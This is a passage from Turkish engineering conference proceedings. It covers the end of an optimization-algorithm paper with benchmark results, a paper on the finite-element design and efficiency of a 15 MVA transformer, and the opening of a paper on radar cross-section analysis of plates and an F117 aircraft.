$\vec{C}_{\text{eq}(1)}$ 'i ile \vec{C}_i ve $\text{fit}(\vec{C}_{\text{eq}(1)})$ 'i $\text{fit}(\vec{C}_i)$ ile değiştir

Elseif $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(1)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(2)})$

$\vec{C}_{\text{eq}(2)}$ 'i ile \vec{C}_i ve $\text{fit}(\vec{C}_{\text{eq}(2)})$ 'i $\text{fit}(\vec{C}_i)$ ile değiştir

Elseif $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(1)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(2)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(3)})$

$\vec{C}_{\text{eq}(3)}$ 'i ile \vec{C}_i ve $\text{fit}(\vec{C}_{\text{eq}(3)})$ 'i $\text{fit}(\vec{C}_i)$ ile değiştir

Elseif $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(1)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(2)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(3)})$ and $\text{fit}(\vec{C}_i) < \text{fit}(\vec{C}_{\text{eq}(4)})$

$\vec{C}_{\text{eq}(4)}$ 'ü ile \vec{C}_i ve $\text{fit}(\vec{C}_{\text{eq}(4)})$ 'i $\text{fit}(\vec{C}_i)$ ile değiştir

End

End

$$\vec{C}_{\text{ave}} = \left(\vec{C}_{\text{eq}(1)} + \vec{C}_{\text{eq}(2)} + \vec{C}_{\text{eq}(3)} + \vec{C}_{\text{eq}(4)} \right) / 4$$

$$\text{Denge havuzunun oluşturulması } \vec{C}_{\text{eq,pool}} = \left\{ \vec{C}_{\text{eq}(1)}, \vec{C}_{\text{eq}(2)}, \vec{C}_{\text{eq}(3)}, \vec{C}_{\text{eq}(4)}, \vec{C}_{\text{eq}(\text{ave})} \right\}$$

Hafıza kaydının tamamlanması (if Iter<1)

$$t \text{ nin tanımlanması } t = \left(1 - \frac{\text{Iter}}{\text{Max_Iter}} \right)^{\left(a_2 \frac{\text{Iter}}{\text{Max_Iter}} \right)}$$

for i=1:parçacık sayısı (n)

Denge havuz vektöründe bir aday çözümün rastsal seçilmesi

$$\vec{F} = a_1 \text{sign}(\text{DF}(m) - 0.5) [e^{-\lambda t} - 1]$$

$$\vec{F} = a_1 \text{sign}(\text{DF}(m) - 0.5) [e^{-\lambda t} - 1] \text{ düzenlenmesi}$$

$$\vec{GCP} = \begin{cases} 0.5\text{DF}(m) & \text{DF}(m) \geq \text{GP} \\ 0 & \text{DF}(m) < \text{GP} \end{cases} \text{ düzenlenmesi}$$

$$\vec{G}_0 = \vec{GCP}(\vec{C}_{\text{eq}} - \text{DF}(m)\vec{C}) \text{ düzenlenmesi}$$

$$\vec{G} = \vec{G}_0 e^{-\text{DF}(m)(t-t_0)} = \vec{G}_0 \vec{F} \text{ düzenlenmesi}$$

$$\text{Konsantrasyonun Güncellenmesi } \vec{C} = \vec{C}_{\text{eq}} + (\vec{C} - \vec{C}_{\text{eq}}) \cdot \vec{F} + \frac{\vec{G}}{\text{DF}(m)V} (1 - \vec{F})$$

End

Iter=Iter+1

End

End

End

Şekil 1: Farklı dağılım fonksiyonlarına göre düzenlenmiş Denge Optimizasyon Algoritması Sözde kodu

Tablo 1. Farklı Dağılım Fonksiyonlarına göre oluşturulmuş DO algoritmasının benchmark fonksiyon karşılaştırması

Benchmark Fonksiyonu		DO Algoritması	Dağılım Fonksiyonu	Dağılım Fonksiyonlarına göre DO Algoritması	Dağılım Fonksiyonu Parametreleri Değerleri	[12] Çalışmasındaki En İyi Değerler	İdeal Değerler
F1	Ort	3.32e-40	Normal Dağılım	1.96418e-65	Değer1=0.9	3.32e-40 with EO	0
	Sts	6.78e-40		5.185991e-65	Değer2=0.3	6.78e-40	
F2	Ort	7.12e-23	Normal Dağılım	2.092343e-36	Değer1=0.9	7.12e-23 with EO	0
	Sts	6.36e-23		2.033021e-36	Değer2=0.3	6.36e-23	
F3	Ort	8.06e-09	Normal Dağılım	1.272066e-40	Değer1=0.9	8.06e-09 with EO	0
	Sts	1.60e-08		5.861594e-40	Değer2=0.3	1.60e-08	
F4	Ort	5.39e-10	Normal Dağılım	4.697451e-27	Değer1=0.9	5.39e-10 with EO	0
	Sts	1.38e-09		8.28424e-27	Değer2=0.3	1.38e-09	
F5	Ort	25.3233331	Ekspansiyel Dağılım	25.6355	Değer1=0.7	24.4743 with SHADE	0
	Sts	0.169578		0.2170393		11.2080	
F6	Ort	8.29e-06	Chi Square Dağılım	6.005222e-07	Değer1=0.7	6.83e-19 with CMA-ES	0
	Sts	5.02e-06		5.631151e-07		6.71e-196	
F7	Ort	0.001171	Normal Dağılım	0.0003237073	Değer1=0.9	0.001171 with EO	0
	Sts	6.54e-04		0.0002549647	Değer2=0.3	6.54e-04	
F8	Ort	-9016.34	Chi Square Dağılım	-8536.001	Değer1=0.7	-11713.1 with GSA	-12595.5
	Sts	595.1113		491.5401		493.037 with GSA	
F9	Ort	0	Normal Dağılım	0	Değer1=0.9	0 with EO	0
	Sts	0		0	Değer2=0.3	0	
F10	Ort	8.34e-14	Normal Dağılım	19.59434	Değer1=0.9	8.34e-14 with EO	0
	Sts	2.53e-14		1.969136	Değer2=0.3	2.53e-14	
F11	Ort	0	Normal Dağılım	0	Değer1=0.9	0 with EO	0
	Sts	0		0	Değer2=0.3	0	
F12	Ort	7.97e-07	Chi Square Dağılım	7.534407e-07	Değer1=0.7	2.87e-16 with CMA-ES	0
	Sts	7.69e-07		1.029492e-06		5.64e-16	
F13	Ort	0.029295	Ekspansiyel Dağılım	0.01316158	Değer1=0.8	3.66e-4 with CMA-ES	0
	Sts	0.035271		0.03041842		0.0020 with CMA-ES	

F14	Ort	0.998004	Normal Dağılım	0.9980038	Değer1=0.4 Değer2=0.9	0.998004 with EO and GA	1
	Sts	1.54e-16		1.749353e-16		1.54e-16	
F15	Ort	0.002398	Normal Dağılım	0.0003074974	Değer1=0.9 Değer2=0.3	3e-4 with SSA	0.0003075
	Sts	0.006097		1.610759e-08		1.9e-19	
F16	Ort	-1.03162	Normal Dağılım	-1.031628	Değer1=0.9 Değer2=0.3	-1.03162	-1.0316285
	Sts	6.04e-16		3.566221e-14		6.04e-16	
F17	Ort	0.397887	Normal Dağılım	0.3978874	Değer1=0.9 Değer2=0.3	0.397887 with EO	0.398
	Sts	0		0.3978874		0	
F18	Ort	3	Normal Dağılım	3	Değer1=0.4 Değer2=0.9	3 with EO	3
	Sts	1.56e-15		1.562494e-15		1.56e-15	
F19	Ort	-3.86278	Normal Dağılım	-3.860943	Değer1=0.9 Değer2=0.3	-3.86278	-3.86
	Sts	2.59e-15		.003390501		2.59e-15	
F20	Ort	-3.2687	Normal Dağılım	-3.252902	Değer1=0.9 Değer2=0.3	-3.2304 with SSA	-3.32
	Sts	0.05701		0.0797686		0.0616 with SSA	
F21	Ort	-8.55481	Normal Dağılım	-7.943993	Değer1=0.8 Değer2=0.2	-9.63 with SSA	-10
	Sts	2.76377		2.569368		3.3543	
F22	Ort	-9.3353	Normal Dağılım	-9.162695	Değer1=0.9 Değer2=0.3	-10.1479 with SHADE	-10
	Sts	2.43534		2.28653		3.56118 with SHADE	
F23	Ort	-9.633665	Eksponansiyel Dağılım	-9.905392	Değer1=0.8	-10.2809 with GA	-10
	Sts	2.38811		1.968667		1.3995 with GA	

6. KAYNAKÇA

- [1] B.S. Yıldız, A.R. Yıldız, E.I. Albak, H. Abderazek, S.M. Sait, S. Bureerat, Butterfly optimization algorithm for optimum shape design of automobile suspension components, *Mater. Test.* (2020). <https://doi.org/10.3139/120.111492>.
- [2] L. Abualigah, A. Diabat, A comprehensive survey of the Grasshopper optimization algorithm: results, variants, and applications, *Neural Comput. Appl.* (2020). <https://doi.org/10.1007/s00521-020-04789-8>.
- [3] A. Kaveh, S. Talatahari, N. Khodadadi, Stochastic paint optimizer: theory and application in civil engineering, *Eng. Comput.* (2020). <https://doi.org/10.1007/s00366-020-01179-5>.
- [4] U.M. Diwekar, Nonlinear Programming, in: Springer Optim. Its Appl., 2020. https://doi.org/10.1007/978-3-030-55404-0_3.
- [5] J. Gallier, J. Quaintance, Introduction to Nonlinear Optimization, in: Linear Algebr. Optim. with Appl. to Mach. Learn., 2020. https://doi.org/10.1142/9789811216572_0014.
- [6] B.B. Alagoz, A. Ates, C. Yeroğlu, Auto-tuning of PID controller according to fractional-order reference model approximation for DC rotor control, *Mechatronics.* 23 (2013). <https://doi.org/10.1016/j.mechatronics.2013.05.001>.
- [7] C. Yeroğlu, A. Ateş, A stochastic multi-parameters divergence method for online auto-tuning of fractional order PID controllers, *J. Franklin Inst.* 351 (2014). <https://doi.org/10.1016/j.jfranklin.2013.12.006>.
- [8] A. Ates, B.B. Alagoz, G. Kavuran, C. Yeroğlu, Implementation of fractional order filters discretized by modified Fractional Order Darwinian Particle Swarm Optimization, *Meas. J. Int. Meas. Confed.* 107 (2017). <https://doi.org/10.1016/j.measurement.2017.05.017>.
- [9] A. Ateş, C. Yeroğlu, Modified Artificial Physics Optimization for Multi-parameter Functions, *Iran. J. Sci. Technol. - Trans. Electr. Eng.* 42 (2018) 465–478. <https://doi.org/10.1007/s40998-018-0082-4>.
- [10] S. Li, H. Chen, M. Wang, A.A. Heidari, S. Mirjalili, Slime mould algorithm: A new method for stochastic optimization, *Futur. Gener. Comput. Syst.* (2020). <https://doi.org/10.1016/j.future.2020.03.055>.
- [11] A.A. Heidari, S. Mirjalili, H. Faris, I. Aljarah, M. Mafarja, H. Chen, Harris hawks optimization: Algorithm and applications, *Futur. Gener. Comput. Syst.* 97 (2019) 849–872. <https://doi.org/10.1016/j.future.2019.02.028>.

- [12] A. Faramarzi, M. Heidarinejad, B. Stephens, S. Mirjalili, Equilibrium optimizer: A novel optimization algorithm, Knowledge-Based Syst. (2020). <https://doi.org/10.1016/j.knosys.2019.105190>.
- [13] M. Dorigo, K. Socha, Ant colony optimization, in: Handb. Approx. Algorithms Metaheuristics, 2007. <https://doi.org/10.1201/9781420010749>.
- [14] O. Akdag, A. Ates, C. Yeroglu, Modification of Harris hawks optimization algorithm with random distribution functions for optimum power flow problem, Neural Comput. Appl. (2020) 1–27. <https://doi.org/10.1007/s00521-020-05073-5>.
- [15] A. Ates, B.B. Alagoz, Y.Q. Chen, C. Yeroglu, S.H. HosseinNia, Optimal Fractional Order PID Controller Design for Fractional Order Systems by Stochastic Multi Parameter Divergence Optimization Method with Different Random Distribution Functions, (2020) 9–14. <https://doi.org/10.1109/iccma46720.2019.8988599>.
- [16] M. AKPAMUKÇU, A. ATEŞ, Analyzing of Usage Effect of the Distribution Functions for SMDO Algorithm via Benchmark Function with Matlab Toolbox, DÜMF Mühendislik Derg. (2020). <https://doi.org/10.24012/dumf.721670>.
- [17] Probability density function - MATLAB pdf, (n.d.). <https://www.mathworks.com/help/stats/prob.normaldistribution.pdf.html> (accessed March 11, 2020).

SEY İLE BİR TRANSFORMATÖRÜN TASARIMI VE VERİMİ

Yıldırım Özupak

Dicle Üniversitesi, Silvan Meslek Yüksekokulu, Diyarbakır, TÜRKİYE

yildirim.ozupak@dicle.edu.tr

ORCID:0000-0001-8461-8702

ÖZET

Transformatör, iletim ve dağıtım için elektrik güç sistemlerinin hayati bir bileşendir. Bir transformatörün verimliliğini artırmaya yönelik sağlam tasarım, transformatörün imalatındaki ana etkenlerden biridir. Pratik bir transformatörün verimliliği, tasarım ve imalat kusurlarından kaynaklanan kayıplarla sınırlıdır. Bu çalışmada, 15 MVA, üç fazlı, çedirdek tipi bir transformatörün simülasyonu, tasarımı ve analizi ele alınmıştır. Bu transformatörün tasarımı özel hesaplamalar ve tasarım prosedürü ile gerçekleştirilmiştir. Simülasyonlar sonlu elemanlar yöntemine (SEY) dayalı ANSYS@Maxwell-3D ile yapılmıştır. Tasarlanan trafonun kayıplarını ve verimliliğini araştırmak için açık devre testi ve kısa devre testleri yapılmıştır. Elde edilen simülasyon sonuçları deneysel sonuçlar ile karşılaştırılmıştır.

Anahtar Kelimeler: *Manyetik Akı, SEY, Transformatör, Termal Analiz*

ANALYSIS DESIGN AND EFFICIENCY OF A TRANSFORMER USING FEM

ABSTRACT

Transformer is a vital component of electrical power systems for transmission and distribution. Robust design to increase the efficiency of a transformer is one of the main factors in the manufacturing of the transformer. The efficiency of a practical transformer is limited by the losses caused by design and manufacturing defects. In this study, simulation, design and analysis of a 15 MVA, three-phase, Çedirdek-type transformer are discussed. The design of this transformer was carried out with special calculations and design procedure. Simulations are made with ANSYS@Maxwel-3Dl based on finite element method (FEM). Open circuit test and short circuit tests were carried out to investigate the losses and efficiency of the designed transformer. The simulation results obtained were compared with the experimental results.

Keywords: *Magnetic Flux, FEM, Transformer, Thermal Analysis*

1. GİRİŞ

Transformatörler, elektrik güç sistemlerinde iletim ve dağıtım için yaygın olarak kullanılmaktadır. Üç aşamada, yani üretim sahası ve iletim hatları, iletim sistemi ve dağıtım sistemi, dağıtım sistemi ve yük arasında bir arayüz olarak düşünülebilirler. Bazı özel amaçlar için, yani dağıtım için, transformatörlere her zaman enerji verilmelidir [1]. Bu enerjili transformatörler, yükte büyük farklılıklar ile karşı karşıyadır (yüksüz ile tam yük), bu nedenle, yüksüz durumda minimum kayıplar için tasarlanmıştır [2].

Yüksüz bir transformatörün kayıpları, ikincil açık devre ve primerinde uygulanan nominal voltaj ile ölçülür. Bu kayıplar yalnızca transformatörün çekirdeğinde meydana gelir ve aynı zamanda çekirdek kayıplar olarak da adlandırılır. Transformatörün sargılarında meydana gelen kayıplar, bakır kayıpları olarak adlandırılır. Bu kayıplar, sargıların direncinde ısı dağılımı olarak görünür. Bu kayıplar nedeniyle transformatörün verimi sınırlıdır [3-6]. Transformatörün verimliliğini etkileyen bir diğer önemli faktör tasarım hatasıdır. Kötü tasarlanmış transformatörlerin verimliliği zayıfken, iyi tasarıma sahip transformatörlerin iyi verimlilikleri vardır. Transformatörlerin tasarımlarının verimliliklerini etkin bir şekilde artırmaları için prosedürler geliştirilebilir. Bir transformatörün tasarımı şunları içerir: çekirdek tasarımı, çatal tasarımı, pencere tasarımı ve sargı tasarımı. Kesin olarak uygulanırsa, etkili bir tasarım maksimum transformatörün verimliliğiyle sonuçlanabilir [6-12]. Bu yazıda, böyle gelişmiş bir etkili tasarım, 15 MVA model bir transformatörün imalatında hassas bir uygulama için denenmiştir.

2. TRANSFORMATÖRLERİN TASARIMI

2.1 Tasarımla İlgili hususlar ve Sınırlamalar

Bir tasarımda, bir makinenin gerçekleştirilmesi için bilim, teknoloji ve icatların uygulanması ile gerekli performans ve özellikleri karşılayacak bir kavram biçimlendirilir. Bir tasarım süreci yalnızca mühendislik hesaplamaları değildir, aynı zamanda tasarım temeli, spesifikasyonlar, tasarım aktarımı ve bilgi güncellemesinin dikkatli bir şekilde değerlendirilmesini içerir.

Bir transformatörün karşılaması gereken özellikleri ve spesifikasyonları bilerek, ana tasarım alanları şunları içerir:

- Manyetik devre; çekirdek, pencere vb.
- Elektrik devresi; sargılar.
- Yalıtım
- Mekanik yapı

Tasarımcının işi, alanı çerçeveye, çekirdeğe, hava boşluğuna, sargılara, yalıtıma ve transformatördeki soğutma devresine uygun şekilde tahsis etmektir. Dahası, üretim maliyetlerinde ekonomi, işletme ve işletme maliyetleri de göz önünde tutulur.

Tasarımda aşağıdaki nedenlerden dolayı sınırlamalar getirilmiştir:

- Manyetik parçaların doygunluğu
- Yüksek çıktı altında sıcaklık artışı
- Yüksek voltaj gradyanları nedeniyle yalıtım arızası.

Katsayı Sabitlerinin Belirlenmesi


Tasarımın çoğu tasarım sabitlerinin güç seçimine, akı yoğunluğuna (B_m), akım yoğunluğuna (δ) ve pencere alanı faktörüne (K_w) bağlıdır. Bu nedenle, bu sabitlerin seçimini yöneten faktörleri tartışmak faydalı olacaktır. Daha yüksek akı yoğunluğu (B_m) değerini seçersek, çekirdek alanı A_i azalır. Bu, çemberin çapını azaltacak ve böylece ortalama dönüş uzunluğunu azaltacaktır. Böylelikle demir ve bakır maliyetinde tasarruf sağlanır. Ancak çok yüksek akı yoğunluğu mümkün değildir, sınırlama demir kayıpları, doygunluk ve mıknatıslanma akımından kaynaklanmaktadır. Transformatör, iyi verimlilik sağlayan daha düşük demir kayıpları için tasarlanmalıdır. Bu nedenle, küçük transformatör için nispeten daha düşük akı yoğunluğu (1,1 ile 1,4 Wb/m²) varsayılır. Akım yoğunluğu (δ) seçimi, I²R kayıplarını ve ayrıca maksimum verimliliğin meydana geldiği yükü etkiler. Küçük güç transformatörleri için izin verilen akım yoğunluğu değerleri ($\delta = 1,5$ ile 2,6 A /mm²) olarak alınır.

Pencere boşluk faktörü K_w , penceredeki bakır alanın toplam pencere alanına oranı olarak tanımlanmıştır. Toplam pencere alanı bakır alan, yalıtım ve bobin boşluklarının hava boşluğunu içerir. Kullanılan nispi bakır ve yalıtım miktarları K_w 'nin değerini etkileyecektir. Kullanılan

bakır ve izolasyon miktarı sırasıyla MVA kapasitesine ve gerilim değerine bağlıdır. Bu nedenle Kw seçimi, güç kapasitesine ve voltaj değerine bağlıdır.


Çekirdek Tipi Trafonun Boyutları

Çekirdek tipi transformatörde hem birincil hem de ikincil sargılar yan uzuvlara yerleştirilirken, kabuk tipi transformatörde sargılar, transformatörün merkezi uzuvlarına yerleştirilir. Çekirdek tipi transformatörün iki manyetik devresi varken, kabuk tipi transformatörün bir manyetik devresi vardır. Şekil 1’de çekirdek tip trafonun prototipi verilmiştir.




Şekil 1. Çekirdek tip üç fazlı transformatör.

Transformatör modelinde, sınır koşulları, dış geometri ve tüm materyallerin özellikleri üzerinde tanımlanmaktadır. Manyetik çekirdek, manyetizasyonun Şekil 2’de verilen B-H eğrisi gibi ince laminasyonlarla karakterize edilir.



Şekil 2. Çekirdek laminasyonlarının B-H eğrisi



Şekil 3. Çekirdek yoğunluğunun P-B eğrisi

Nüve kayıpları (P_c) genel olarak iki bileşenden meydana gelmektedir. Bu kayıplar hem manyetik akının genliği hem de kaçak akılar göz önüne alınarak ölçülmektedir [9]:

$$P_c = P_h + P_e = k_h f B^n + k_c f^2 B^2 \quad (1)$$

k_h , k_c ve n , sac malzemesine, materyalin kalınlığına, elektriksel iletkenliğe bağlı sabitlerdir. Bu çalışmada, nüve kayıplarının hesaplanması aşağıda verilen eşitliklere göre hesaplanmaktadır.

$$P_c = P_h + P_e + P_{excess} = K_1 B_m^2 + K_2 B_m^{1.5} \quad (2)$$

Eddy akım kayıpları:

$$P_e = k_c (f B_m)^2 \quad (3)$$

Histeresis kayıplar:


$$P_h = k_h f B_m^2 \quad (4)$$

Excessive kayıplar:

$$P_{exces} = k_e (f B_m)^{1.5} \quad (5)$$

Bu durumda transformatör modellerindeki çekirdek kayıpları, 50 Hz (P-B eğrisi) gibi bir spesifik frekans için toplam kayıp olarak tanımlanır. Trafo önce normal tasarım şartları için edilmiştir. Daha sonra nüve boyutları küçültülerek tekrar analizi gerçekleştirilmiştir. Her iki çalışma koşulunda da güç kayıpları hesaplanır. Çekirdek kayıpları için, sadece tek bir enerjili sargı dikkate alınmalıdır.

Ani akımları elimine etmek ve simülasyon süresini kısaltmak için Şekil 4'te verildiği gibi üssel olarak artan bir voltaj kaynağı uygulanır. Modellenen transformatörün elektriksel ve geometrik özellikleri Tablo 1'de sunulmuştur.




Şekil 4. Uyarma gerilimi

Tablo 1. Dağıtım transformatörünün teknik özellikleri

Parametreler	Değerler
Nominal güç	15.000 kVA
YG	33.000 V
AG	11.000 V
Frekans	50 Hz
YG Sarım sayısı	665
LV Sarım sayısı	128
Materyal	M125-027S
Materyal kalınlığı	0.3 mm
İletkenlik	5000000 S/m
Yığıma faktörü	0.95

Manyetik akı yoğunluğu B'nin hesaplanması için manyetik vektör potansiyeli A bulunmalıdır. Bu amaçla, tüm model geometrisi, A'nın basit bir işleyle yaklaşık olarak eşleştirildiği, genellikle üçgenler olmak üzere birçok öğeye ayrılır. modelinde sonlu elemanların oluşturduğu mesh (ağ) Şekil 5'te sunulmuştur.




Şekil 5. Transformatörün mesh edilmiş 3D modeli


3. ARAŞTIRMA SONUÇLARI VE TARTIŞMA

Simülasyon

Tasarlanan trafo ANSYS@Maxwell-3D ile simüle edilmiştir. Simülasyondan elde edilen performans özellikleri Tablo 2'de listelenmiştir. Şekil 6'da, transformatörün nüve kaybı simülasyon eğrisini gösterilmiştir. Demir kayıpları ve bakır kayıpları sırasıyla 12.36 kW ve 95.5 kW'dır. Bu, tasarlanan trafonun simülasyon verimliliğinin 15 MVA da % 98.4 olduğunu göstermektedir.



Şekil 6. Trafo nüve kaybı



Şekil 7. Trafo bakır kaybı

Sonuçlar Tablo 2’de sunulmuştur.

Tablo 2. Dağıtım transformatörünün kayıpları ve verimi

	Simülasyon sonuçları	Deneysel Sonuçlar
Nüve Kaybı (kW)	12.36	12.5
Bakır Kaybı (kW)	95.5	97
Verim	%98.4	%98

Deneysel ve simülasyon sonuçlarının karşılaştırması, her iki durumda da farklı özellikler için değerlerin önemli farklılıklar göstermediğini, neredeyse eşdeğer olduğunu ve dolayısıyla tasarlanan transformatörün deneysel olarak test edilen transformatörü doğruladığını göstermektedir.

4. SONUÇ

Transformatör, bir güç sisteminin en önemli bileşenidir. Verimliliği artırmak için iyi bir tasarım, bir transformatörün imalatında bir zorluktur. Verimi düşük olan bir transformatör kötü tasarlanmıştır çünkü bir transformatörde meydana gelen kayıplar daha çok tasarım hatası olarak kabul edilir. Transformatörler, hassas boyutlar kullanılarak üretilirse maksimum verimli hale getirilebilir. Mevcut çalışmada, transformatörü maksimuma kadar verimli hale getirmek için özel tasarım prosedüründen hesaplanan kesin boyutlar kullanılarak simüle edilmiştir. Sağlam

tasarım ile kayıplar en aza indirilmiş ve transformatörün verimi % 98,4 olmuştur. Deneysel sonuçlar simülasyon sonuçlarıyla yakından eşleşmiştir. Böylece, tam olarak uygulanan etkili tasarım maksimum verimlilikle sonuçlanmıştır.

Teşekkür

Bu çalışma İnönü Üniversitesi Bilimsel Araştırma Projeleri Koordinasyon Birimince Desteklenmiştir. Proje Numarası: FBA-2017-639. Katkılarından dolayı teşekkürler.

5. KAYNAKÇA

- [1] Özüpak Y, MAMIS M. S 2019 Realization of electromagnetic flux and thermal analyses of transformers by finite element method. IEEJ Transactions on Electrical and Electronic Engineering, 14(10), 1478-1484. Doi: 10.1002/tee.22966.
- [2] K.T. Muthanna, A. Sarkar, K. Das, K. Waldner, “Transformer Insulation Life Assessment” , IEEE Trans. Power Deliv. 21 (2006) 150 – 156.
- [3] M. Lee, H. A. Abdullah, J. C. Jofriet, D. Patel, “Thermal modeling of disc-type winding for ventilated dry-type transformers” , Electric Power Systems Research 80 (2010) 121–129.
- [4] Soh T. L. G, Said D. M, Ahmad N, Nor K. M, Salim F 2013 Experimental study on the impact of harmonics on transformer”, IEEE 7th International Power Engineering and Optimization Conference (PEOCO), pp.686-690.
- [5] S.B. Sadati, A. Tahani, M. Jafari, M. Dargahi, “Derating of Transformers under Non-sinusoidal Loads” , in: 11th International Conferenece on Optimization of Electrical and Electronic Equipment, OPTIM, 2008, pp.263-268.
- [6] Özüpak Y, MAMIS M. S, TEKE İ. H 2019 Electromagnetic Field and Total Loss Analysis of Transformers by Finite Element Method. International Journal of Engineering And Computer Science, 8(1), 24451-24460. (Yayın No: 5774086)
- [7] IEEE Std C57.91-1995, “IEEE Guide for loading Mineral Oil Immersed Transformers” , 1995.
- [8] IEEE Std C57.110-1998, “Recommended Practice for Establishing Transformer Capability when Supplying Non sinusoidal Load currents” , 1998.
- [9] D. Susa, M. Lehtonen, “Dynamic Thermal Modeling of Power Transformers:Further Development–Part I” , IEEE Trans. Power Deliv. 21 (2006) 1961 – 1970.

- [10] A. Elmoudi, M. Lehtonen, H. Nordman, “Effect of harmonic on transformers loss of life” , in: Conference Record of IEEE International Symposium on Electrical Insulation, vol.2, 2006, pp.408-411.
- [11] IEEE Std C57.100-1999, IEEE Standard Test “Procedure for Thermal Evaluation of Liquid- Immersed Distribution and Power Transformers” , 1999.
- [12] S. Taheri, H. Taheri, I.Fofana, H. Hemmatjou, A. Gholami, “Effect of Power System Harmonics on Transformer Loading Capability and Hot Spot Temperature” 25th IEEE Canadian Conference on Electrical and Computer Engineering (CCECE), 2012.

CİSİMLERİN RADAR KESİT ALANLARININ ANALİZİ

Yücel Çoşkun¹, Mehmet Barış Tabakcioğlu²

¹ *Beykent Üniversitesi, Mühendislik Mimarlık Fakültesi, İstanbul, TURKEY*

² *Bursa Teknik Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bursa, TURKEY*

yucelcoskun@beykent.edu.tr

ORCID:0000-0003-4575-8061

ÖZET

Radar tarafından hedefin algılanmasında kullanılan özneliklerden birisi Radar kesit alanı parametresidir. Bu çalışmada, iki boyutlu temel geometrik şekillerin radar kesit alanı karakteristiklerinin çıkarılması ve bunun bir uygulaması olarak F117 uçağının radar kesit alanı analizinin yapılması ve hedefin malzeme özelliklerinin radar kesit alanı üzerindeki etkileri araştırılmıştır. Bu çalışmada, 8 GHz frekansında saçıcılığı yüksek olan alüminyum malzemeden yapılmış dikdörtgen ve üçgen plakaların radar kesit alanları hesaplanmıştır. Dahası, 200 MHz frekansında F117 uçağının bakış açısı ve kaplama malzemesine bağlı olarak radar kesit alanı değişimleri uzak alan metodu kullanılarak hesaplanmıştır.

Anahtar Kelimeler: *Radar, Radar Kesit Alanı, Yansıma*

ANALYSIS OF RADAR CROSS-SECTION AREAS OF OBJECTS

ABSTRACT

Radar cross-section area parameter is one of the features used by the radar to detect the target. In this study, the determination of the radar cross-section area characteristics of the basic two dimensional geometric shapes and the analysis of the radar cross-section area of the F117 aircraft as an application of this and the effects of the material properties of the target on the radar cross-section area were investigated. In this study, radar cross-section areas of rectangular and triangular plates made of aluminium material with high scattering at 8 GHz frequency were calculated. Moreover, the radar cross-section area changes were calculated using the far field

method at 200 MHz frequency, depending on the angle of view of F117 aircraft and the coating material.


Keywords: Radar, Radar Cross-Section Area, Reflection

1. GİRİŞ

İkinci Dünya Savaşı esnasında ve sonrasında radar sistemlerinde kaydedilen gelişmeler, elektromanyetik dalgalar ile çeşitli malzemeler arasındaki etkileşimlerin keşfedilmesinde önemli rol oynamıştır. Bu keşiflerin bir sonucu olarak bilim insanları, cisimlerden geri yansıyan elektromanyetik dalgaları azaltmanın yollarını araştırmaya başlamışlardır [1]. Radarlar, günümüzde nesnelerin tespit edilmesi ve gözetlenmesi için kullanılmaktadır. Diğer taraftan, düşük radar görünürlüğü amaçlayan gizlilik teknolojisi çalışmaları da hız kazanmıştır. Radar, modüle edilmiş elektromanyetik enerjinin verici anten ile hedefe gönderilerek, hedefe ait parametrelerin tespit edilme işlemini yapmaktadır [2]. Radar tarafından hedefin algılanmasında kullanılan özneliklerden birisi Radar kesit alanı (RKA) parametresidir. RKA, bir cismin veya platformun bir radardaki görünürlük miktarı veya elektromanyetik dalgalar olan radar sinyallerini yansıtma miktarı olarak tanımlanabilir [3]. RKA yüksek bir cismin radar görünürlüğü fazladır. Bu durum özellikle savunma ve stratejik öneme sahip yapılar için büyük bir dezavantaj oluşturmaktadır. Dolayısıyla, cisimlerin RKA örüntülerinin hesaplanması ve saçıcı merkezlerin belirlenerek RKA azaltma tekniklerinin uygulanması düşük radar izi açısından önem arz etmektedir. RKA hesaplamada işlem süresini kısaltmak için iki boyutlu geometrik şekiller tercih edilir. Ayrıca, iki boyutlu bir şeklin geometrik kesit alanına sahip üç boyutlu bir yapının RKA iki boyuttaki birim uzunluk başına radar kesit izinden tahmin edilebilir olması iki boyutta çalışmanın sağladığı bir diğer avantajdır. Hesaplamalar ve simülasyon çalışmaları sonucu cisimlerden elde edilen RKA değerleri, Fiziksel şekillendirme, Radar sönümleyici malzemeler yardımıyla ve aktif RKA azaltma ile azaltılabilir. Bu çalışmada, fiziksel şekillendirmenin, hedefin malzeme özelliklerinin ve bakış açısının RKA üzerindeki etkileri incelenmiştir.


2. SİMÜLASYON VE RKA ANALİZLERİ

Bu çalışmada ilk olarak 8 GHz frekansında alüminyum malzemedeki yapıldığı kabul edilen dikdörtgen ve üçgen RKA hesaplanmıştır. Simülasyon ortamı olarak COMSOL kullanılmıştır. Plaka boyutları radar çalışma frekansındaki dalga boyuna uygun olarak seçilmiştir. Simülasyonlarda radar dalgalarının geliş açısı $0-2\pi$ arasında her bir açı değeri için tanımlanarak elektrik alan dağılımları simüle edilmiş ve RKA hesaplatılmıştır. Şekil 1'de 0.1 m x 0.2 m olan dikdörtgen için simülasyon sonucu ve RKA örüntüsü verilmiştir.



Şekil 1. Dikdörtgenin simülasyon görünümü ve RKA örüntüsü

RKA örüntüsü, dikdörtgenin uzun kenarlarına bağlı olarak 270° ve 90° de tepe değeri üretmiştir. İkinci tepe değeri ise dikdörtgenin kısa kenarları tarafında 180° ve 0° de görülmüştür. Dikdörtgenin köşe ve köşeye yakın noktalarında RKA değerleri 0 dB'nin çok altındadır. Dolayısıyla, dikdörtgenin köşe ve köşeye yakın bölgelerde radar tarafından tespit edilmesi oldukça zordur. Şekil 2'de taban kenarı ve yüksekliği 0.1 m olan üçgen için simülasyon sonucu ve RKA örüntüsü verilmiştir.




Şekil 2. Üçgenin simülasyon görünümü ve RKA örüntüsü

RKA örüntüsü, üçgenin eş kenarları tarafında en yüksek RKA değerini üretmiştir. Taban kenarında uzunluk daha kısa olduğundan RKA değeri daha küçük çıkmıştır. Üçgenin köşelerinde ise cismin radar görünürlüğü oldukça azalmıştır.


